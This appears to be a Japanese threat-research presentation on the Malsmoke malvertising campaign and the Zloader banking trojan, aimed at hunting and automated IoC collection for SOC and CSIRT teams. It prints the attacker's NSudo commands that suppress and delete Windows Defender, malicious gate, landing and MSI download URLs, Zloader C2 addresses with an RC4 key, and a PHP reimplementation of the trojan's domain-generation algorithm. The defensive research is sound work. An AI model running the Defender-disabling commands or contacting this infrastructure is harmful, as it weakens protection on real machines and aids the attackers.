
- NSudo (5cae01aea8ed390ce9bec17b6c1237e4)
- Atera (ade0cabd965a289969c5654514aefd72)
- NSudoによるWindows Defender無効化の挙動を検知することも有効

```
@REM javase = NSudo
```

```
javase -U:T reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  
/v "Notification_Suppress" /t REG_DWORD /d "1" /f  
javase -U:T sc config WinDefend start= disabled  
javase -U:T -ShowWindowMode:Hide sc delete windefend
```



# How to Research



## Landing Page

- 頻繁にURLが変更されるため、最新のURLを把握したい
- 以下の特徴をもとにLanding Pageを発見

### ➤ URL パス: 誤検知が少ないパスを検索

```
entity: url path: 5dicksSmallPussy.php  
entity: url path: JavaPlugin.msi
```

### ➤ favicon: 長期間変化していないため、ドメイン検索に利用可能

```
entity:domain main_icon_dhash:e896f0eccce896e8
```

### ➤ Gateを利用したLanding PageのURL取得 (後述)

## Gate

- Malvertisingにおいて、広告ページからLanding Pageへリダイレクトする間に挿入されるページ
- 広告ページの設定を変更することなくLanding URLを頻繁に更新可能
- Malsmokeでは登場初期からGateを使用してきた

## Gateの“認知”は困難

- GateのURL自体は悪性情報と結びつかないため、正規の広告NWと攻撃者が用意したサーバを判別することが困難
- 一方で、Gateは長期間同一のURLが利用されるため、一度Gateを把握できればLanding PageのURLを把握しやすくなる

## Gateを用いたLanding PageのURL取得

- Gateを利用することでLanding Pageの変遷を追従できる
  - RefererにGateのURLが含まれている場合、Landing Pageへのアクセスを調査する
  - 逆に、Landing Pageへのアクセス検知をした場合、Refererに未知のGate URLが含まれていないか調査する

2021/06 から数か月間利用されていた

| Method | Result | Protocol | Host                   | URL                                 | Body    | Comments           |
|--------|--------|----------|------------------------|-------------------------------------|---------|--------------------|
| GET    | 200    | HTTPS    | traffictrackerabc.com  | /offer.php                          | 234     | [#1] Gate          |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /hdporno.php                        | 58,644  | [#2] Landing Page  |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /5dicksSmallPussy.php               | 6,276   | [#3] Download Page |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /js/jp-javascript.js                | 179,042 | [#4] JavaScript    |
| GET    | 200    | HTTPS    | image.ibb.co           | /bCt07y/ic_java.png                 | 22,889  | [#5] Java Logo     |
| GET    | 302    | HTTPS    | pornostarspremiums.com | /5dicksSmallPussy.php?file=download | 0       | [#6] Redirector    |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /JavaPlugin.msi                     | 719,872 | [#7] MSI Malware   |

## 進捗サーバとの通信

- Malsmokeの感染システムの中では最も変化が少ないシステム
- 以下の進捗サーバドメインと通信する検体を調査する
- ✓ vivacemusic[.]site
- ✓ websekir[.]com

## MSIファイルの電子署名

- ✓ Software Artisans Limited
- ✓ D&K ENGINEERING
- ✓ Flyintellect Inc.
- ✓ Llantrisant Services Inc.

# Zloader's IoC Collecting System

## 世界中で感染被害が出ているバンキングトロロジアン

- モジュールをロードすることで様々な挙動を行う
- C2サーバと通信して必要なデータ取得し、銀行などの金融機関のサイトへ送信するデータを窃取する
- BaseConfigと呼ばれるZeus由来の設定データを利用して通信する

```
0000h: A5 00 00 00 76 61 73 6A 61 00 00 00 00 00 00 00  ¥...vasia.....
0010h: 00 00 00 00 00 00 00 00 00 76 61 73 6A 61 00 00  .....vasia..
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 74  .....ht
0030h: 74 70 73 3A 2F 2F 69 71 6F 77 69 6A 73 64 61 6B  tps://iqowijsdak
0040h: 6D 2E 63 6F 6D 2F 67 61 74 65 2E 70 68 70 00 00  m.com/gate.php..
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68  .....h
0070h: 74 74 70 73 3A 2F 2F 64 6B 73 61 6F 69 64 69 61  ttps://dksaoidia
0080h: 6B 6A 64 2E 63 6F 6D 2F 67 61 74 65 2E 70 68 70  kjd.com/gate.php
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00A0h: 68 74 74 70 73 3A 2F 2F 79 75 69 64 73 6B 61 64  https://yuidskad
00B0h: 6A 6E 61 2E 63 6F 6D 2F 67 61 74 65 2E 70 68 70  jna.com/gate.php
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

Botnet ID, Campaign ID


C2 (URL)

```
02A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
02B0h: 00 00 00 00 00 00 00 00 30 33 64 35 61 65 33 30  .....03d5ae30
02C0h: 61 30 62 64 39 33 34 61 32 33 62 36 61 37 66 30  a0bd934a23b6a7f0
02D0h: 37 35 36 61 61 35 30 34 00 0A 00 00 00 14 00 00  756aa504.....
```

RC4 key



- MalsmokeではハードコードされたC2ドメインではなくDGAで計算したドメイン名を使用
- DGAではBaseConfig中のRC4 key + 日付 の情報でドメイン名を計算



```
function dga_calc(int $timestamp, string $encryption_key): array
{
    $dga_domains = [];

    $domain = pack("L", $timestamp);
    $domain = RC4::calc($domain, $encryption_key);
    $pt = unpack("L", $domain);
    $packed_timestamp_1 = $packed_timestamp_2 = $pt[1];
    for ($_ = 0; $_ < 32; $_++) {
        $dga_domain = '';
        $i = 0;
        while ($i < 20) {
            $char = 97 + abs($packed_timestamp_1 % 25);
            $dga_domain .= chr($char);
            $packed_timestamp_1 += $char;
            if ($packed_timestamp_1 > 0xffffffff) {
                $packed_timestamp_1 &= 0xffffffff;
                $packed_timestamp_1 ^= $packed_timestamp_2;
                ++$i;
            } else {
                $packed_timestamp_1 ^= $packed_timestamp_2;
                ++$i;
            }
        }
        $dga_domains[] = $dga_domain . ".com";
    }
    return $dga_domains;
}
```











入力: 日付 + RC4 key

1日につき32個のドメインを生成


ランダムな英字20文字+.com  
の形式

## ZloaderのIoC収集自動化


- Malsmoke以外のキャンペーンでも利用されているため、SOCやCSIRTで活用できる脅威インテリジェンスを容易に収集できるようにしたい
- DGAのアルゴリズムは変化しないため、事前にC2ドメインを算出してブラックリストとして活用できる
- BaseConfigの抽出にオンラインサンドボックス「Triage」を活用

|           |   |   |
|-----------|---|---|
| Botnet    | personal  |   |
| Campaign  | personal  |   |
| C2        | <a href="https://iqowjjsdakm.com/gate.php">https://iqowjjsdakm.com/gate.php</a>      | <a href="https://wiewjdmkfjn.com/gate.php">https://wiewjdmkfjn.com/gate.php</a>        |
|           | <a href="https://dksaoidiakjd.com/gate.php">https://dksaoidiakjd.com/gate.php</a>  | <a href="https://iweuiqjakjd.com/gate.php">https://iweuiqjakjd.com/gate.php</a>      |
|           | <a href="https://yuidskadjna.com/gate.php">https://yuidskadjna.com/gate.php</a>    | <a href="https://olksmadndbj.com/gate.php">https://olksmadndbj.com/gate.php</a>      |
|           | <a href="https://odsakmdfnbs.com/gate.php">https://odsakmdfnbs.com/gate.php</a>    | <a href="https://odsakjmdnhsaj.com/gate.php">https://odsakjmdnhsaj.com/gate.php</a>  |
|           | <a href="https://odjdnhsaj.com/gate.php">https://odjdnhsaj.com/gate.php</a>        | <a href="https://odoishsaj.com/gate.php">https://odoishsaj.com/gate.php</a>          |
|           | <a href="#">Copy all</a>  |   |
| rc4.plain | 1 03d5ae30a0bd934a23b6a7f0756aa504  |   |


## 1. 検体の収集



## 2. BaseConfigの抽出



## 3. C2ドメイン名の計算



- ZloaderのIoCを自動で収集するシステムを構築
- DGAで生成されるドメイン名を網羅

当日投影のみ

# Conclusion

## Malsmokeの全体像を過去から振り返った

- 他の攻撃キャンペーンとの関係から攻撃の変遷を確認できた
- Malsmokeになってからもアップデートを頻繁にしている
- Malsmokeは攻撃者の試行錯誤 (Crazy Journey) の産物である

## 全体像を理解し中長期的な対策が提案できた

- 攻撃者が利用するインフラ構造の把握
- 変化の少ない部分に着目したハンティングやリサーチ手法の共有
- ZloaderのIoC自動取得システム

- <https://blog.malwarebytes.com/social-engineering/2020/09/malvertising-campaigns-come-back-in-full-swing/>
- [https://twitter.com/nao\\_sec/status/1209090544711815169](https://twitter.com/nao_sec/status/1209090544711815169)
- <https://blog.malwarebytes.com/threat-analysis/2020/11/malsmoke-operators-abandon-exploit-kits-in-favor-of-social-engineering-scheme/>
- [https://www.malwarebytes.com/resources/files/2020/05/the-silent-night-zloader-zbot\\_final.pdf](https://www.malwarebytes.com/resources/files/2020/05/the-silent-night-zloader-zbot_final.pdf)
- <https://nsudo.m2team.org/en-us/>
- <https://www.atera.com/>
- <https://umbrella.cisco.com/blog/seamless-campaign-delivers-ramnit-via-rig-ek>
- <http://blog.activedefense.co.jp/2018/08/drive-by-downloadpseudogate.html>
- <https://insight-jp.nttsecurity.com/post/102gsqj/pseudogatespelevo-exploit-kit>
- <https://traffic.moe/2018/09/21/index.html>



**Thank you**